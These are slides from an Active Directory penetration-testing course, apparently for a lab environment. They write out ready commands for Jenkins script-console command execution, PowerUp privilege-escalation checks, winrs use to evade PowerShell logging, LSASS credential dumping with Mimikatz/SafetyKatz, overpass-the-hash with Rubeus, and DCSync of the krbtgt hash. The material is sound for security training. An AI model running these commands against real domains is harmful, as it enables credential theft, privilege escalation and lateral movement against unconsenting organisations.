
Invoke-SessionHunter -FailSafe

- Above command doesn't need admin access on remote machines. Uses Remote Registry and queries HKEY_USERS hive.
- An opsec friendly command would be (avoid connecting to all the target machines by specifying targets)

**Invoke-SessionHunter -NoPortScan -Targets
C:\AD\Tools\servers.txt**

Privilege Escalation

- In an AD environment, there are multiple scenarios which lead to privilege escalation. We had a look at the following
 - Hunting for Local Admin access on other machines
 - Hunting for high privilege domain accounts (like a Domain Administrator)
- Let's also look for Local Privilege Escalation.



Privilege Escalation - Local

- There are various ways of locally escalating privileges on Windows box:
 - Missing patches
 - Automated deployment and AutoLogon passwords in clear text
 - AlwaysInstallElevated (Any user can run MSI as SYSTEM)
 - Misconfigured Services
 - DLL Hijacking and more
 - Kerberos and NTLM Relaying
- We can use below tools for complete coverage
 - PowerUp: <https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc>
 - Privesc: <https://github.com/itm4n/PrivescCheck>
 - winPEAS - <https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS>

Privilege Escalation - Local

Services Issues using PowerUp

- Get services with unquoted paths and a space in their name.

`Get-ServiceUnquoted -verbose`

- Get services where the current user can write to its binary path or change arguments to the binary

`Get-ModifiableServiceFile -verbose`

- Get the services whose configuration current user can modify.

`Get-ModifiableService -verbose`

Privilege Escalation - Local

- Run all checks from :
 - PowerUp
[Invoke-AllChecks](#)
 - Privesc:
[Invoke-PrivEscCheck](#)
 - PEASS-ng:
[winPEASx64.exe](#)

Privilege Escalation - Feature Abuse

- What we have been doing up to now (and will keep doing further in the class) is relying on features abuse.
- Features abuse are awesome as there are seldom patches for them and they are not the focus of security teams!
- One of my favorite features abuse is targeting enterprise applications which are not built keeping security in mind.
- On Windows, many enterprise applications need either Administrative privileges or SYSTEM privileges making them a great avenue for privilege escalation.

Privilege Escalation - Feature Abuse - Jenkins

- Let's use an older version of Jenkins as an example of vulnerable Enterprise application.
- Jenkins is a widely used Continuous Integration tool.
- There are many interesting aspects with Jenkins but for now we would limit our discussion to the ability of running system commands on Jenkins.
- There is a Jenkins server running on dcorp-ci (172.16.3.11) on port 8080.

Privilege Escalation - Feature Abuse - Jenkins

- Apart from numerous plugins, there are two ways of executing commands on a Jenkins Master.
- If you have Admin access (default installation before 2.x), go to http://<jenkins_server>/script
- In the script console, Groovy scripts could be executed.

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = '[INSERT COMMAND]'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

Privilege Escalation - Feature Abuse - Jenkins

- If you don't have admin access but could add or edit build steps in the build configuration. Add a build step, add "Execute Windows Batch Command" and enter:
`powershell -c <command>`
- Again, you could download and execute scripts, run encoded scripts and more.

Privilege Escalation - Relaying

- In a relaying attack, the target credentials are not captured. Instead, they are forwarded to a local or remote service or an endpoint for authentication.
- Two types based on authentication:
 - NTLM relaying
 - Kerberos relaying
- LDAP and AD CS are the two most abused services for relaying.

Learning Objective 5

- Exploit a service on dcorp-student~~X~~ and elevate privileges to local administrator.
- Identify a machine in the domain where student~~X~~ has local administrative access.
- Using privileges of a user on Jenkins on 172.16.3.11:8080, get admin privileges on 172.16.3.11 - the dcorp-ci server.

Privilege Escalation - GPO Abuse


- A GPO with overly permissive ACL can be abused for multiple attacks.
- Recall the ACL abuse diagram.

- We will not use the popular 'New Immediate Task' in the course.

Privilege Escalation - GPO Abuse - GPOddity

- GPOddity combines NTLM relaying and modification of Group Policy Container.
- By relaying credentials of a user who has WriteDACL on GPO, we can modify the path (gPCFileSysPath) of the group policy template (default is SYSVOL).
- This enables loading of a malicious template from a location that we control.


Privilege Escalation - GPO Abuse - GPOddity



Learning Objective 6

- Abuse an overly permissive Group Policy to add studentX to the local administrators group on dcorp-ci.

Lateral Movement



Lateral Movement - PowerShell Remoting

- Think of PowerShell Remoting (PSRemoting) as psexec on steroids but much more silent and super fast!
- PSRemoting uses Windows Remote Management (WinRM) which is Microsoft's implementation of WS-Management.
- Enabled by default on Server 2012 onwards with a firewall exception.
- Uses WinRM and listens by default on 5985 (HTTP) and 5986 (HTTPS).
- It is the recommended way to manage Windows Core servers.
- The remoting process runs as a high integrity process. That is, you get an elevated shell.

Lateral Movement - PowerShell Remoting

- One-to-One
- PSSession
 - Interactive
 - Runs in a new process (wsmprovhost)
 - Is Stateful
- Useful cmdlets
 - **New-PSSession**
 - **Enter-PSSession**

Lateral Movement - PowerShell Remoting

- One-to-Many
- Also known as Fan-out remoting.
- Non-interactive.
- Executes commands parallelly.
- Useful cmdlets
 - **Invoke-Command**

Lateral Movement - PowerShell Remoting

- Use below to execute commands or scriptblocks:

```
Invoke-Command -Scriptblock {Get-Process} -ComputerName  
(Get-Content <list_of_servers>)
```

- Use below to execute scripts from files

```
Invoke-Command -FilePath C:\scripts\Get-PassHashes.ps1 -  
ComputerName (Get-Content <list_of_servers>)
```

Lateral Movement - PowerShell Remoting

- Use below to execute locally loaded function on the remote machines:

```
Invoke-Command -ScriptBlock ${function:Get-PassHashes} -  
ComputerName (Get-Content <list_of_servers>)
```

- In this case, we are passing Arguments. Keep in mind that only positional arguments could be passed this way:

```
Invoke-Command -ScriptBlock ${function:Get-PassHashes} -  
ComputerName (Get-Content <list_of_servers>) -  
ArgumentList
```

Lateral Movement - PowerShell Remoting

- Use below to execute "Stateful" commands using `Invoke-Command`:

```
$Sess = New-PSSession -Computername Server1  
Invoke-Command -Session $Sess -ScriptBlock {$Proc = Get-  
Process}  
Invoke-Command -Session $Sess -ScriptBlock {$Proc.Name}
```

PowerShell Remoting - Tradecraft

- PowerShell remoting supports the system-wide transcripts and deep script block logging.
- We can use winrs in place of PSRemoting to evade the logging (and still reap the benefit of 5985 allowed between hosts):

```
winrs -remote:server1 -u:server1\administrator -  
p:Pass@1234 hostname
```

- We can also use winrm.vbs and COM objects of WSMAN object -
<https://github.com/bohops/WSMan-WinRM>

Lateral Movement - Credential Extraction

- Local Security Authority (LSA) is responsible for authentication on a Windows machine. Local Security Authority Subsystem Service (LSASS) is its service.
- LSASS stores credentials in multiple forms - NT hash, AES, Kerberos tickets and so on.
- Credentials are stored by LSASS when a user:
 - Logs on to a local session or RDP
 - Uses RunAs
 - Run a Windows service
 - Runs a scheduled task or batch job
 - Uses a Remote Administration tool

Lateral Movement - Credential Extraction

- The LSASS process is therefore a very attractive target.
- It is also the most monitored process on a Windows machine.
- Some of the credentials that can be extracted without touching LSASS
 - SAM hive (Registry) - Local credentials
 - LSA Secrets/SECURITY hive (Registry) - Service account passwords, Domain cached credentials etc.
 - DPAPI Protected Credentials (Disk) - Credentials Manager/Vault, Browser Cookies, Certificates, Azure Tokens etc.

Lateral Movement - Mimikatz

- mimikatz can be used to extract credentials, tickets, replay credentials, play with AD security and many more interesting attacks!
- It is one of the most widely known red team tool and is therefore heavily fingerprinted.
- There are multiple tools that implement mimikatz full or partial mimikatz features.

Lateral Movement - Credential Extraction - LSASS

- Dump credentials on a using Mimikatz.

```
mimikatz.exe -Command '"sekurlsa::ekeys"'
```

- Using SafetyKatz (Minidump of lsass and PELoader to run Mimikatz)

```
SafetyKatz.exe "sekurlsa::ekeys"
```

- From a Linux attacking machine using impacket.

Lateral Movement - OverPass-The-Hash

- Over Pass the hash (OPTH) generate tokens from hashes or keys. Needs elevation (Run as administrator)

```
SafetyKatz.exe "sekurlsa::pth /user:administrator  
/domain: dollarcorp.moneycorp.local  
/aes256:<aes256keys> /run:cmd.exe" "exit"
```

- The above commands starts a process with a logon type 9 (same as runas /netonly).

Lateral Movement - OverPass-The-Hash

- Over Pass the hash (OPTH) generate tokens from hashes or keys.
- Below doesn't need elevation

```
Rubeus.exe asktgt /user:administrator /rc4:<ntlmhash>  
/ptt
```

- Below command needs elevation

```
Rubeus.exe asktgt /user:administrator  
/aes256:<aes256keys> /opsec  
/createnetonly:C:\Windows\System32\cmd.exe /show /ptt
```

Lateral Movement - DCSync

- To extract credentials from the DC without code execution on it, we can use DCSync.
- To use the DCSync feature for getting krbtgt hash execute the below command with DA privileges for dcorp domain:
`SafetyKatz.exe "lsadump::dcsync /user:dcorp\krbtgt"
"exit"`
- By default, Domain Admins, Enterprise Admins or Domain Controller privileges are required to run DCSync.

Learning Objective 7


- Identify a machine in the target domain where a Domain Admin session is available.
- Compromise the machine and escalate privileges to Domain Admin by abusing reverse shell on dcorp-ci.
- Escalate privilege to DA by abusing derivative local admin through dcorp-adminsrv. On dcorp-adminsrv, tackle application allowlisting using:
 - Gaps in Applocker rules.
 - Disable Applocker by modifying GPO applicable to dcorp-adminsrv.

Active Directory Domain Dominance

- There is much more to Active Directory than "just" the Domain Admin.
- Once we have DA privileges new avenues of persistence, escalation to EA and attacks across trust open up!
- Let's have a look at abusing trust within domain, across domains and forests and various attacks on Kerberos.

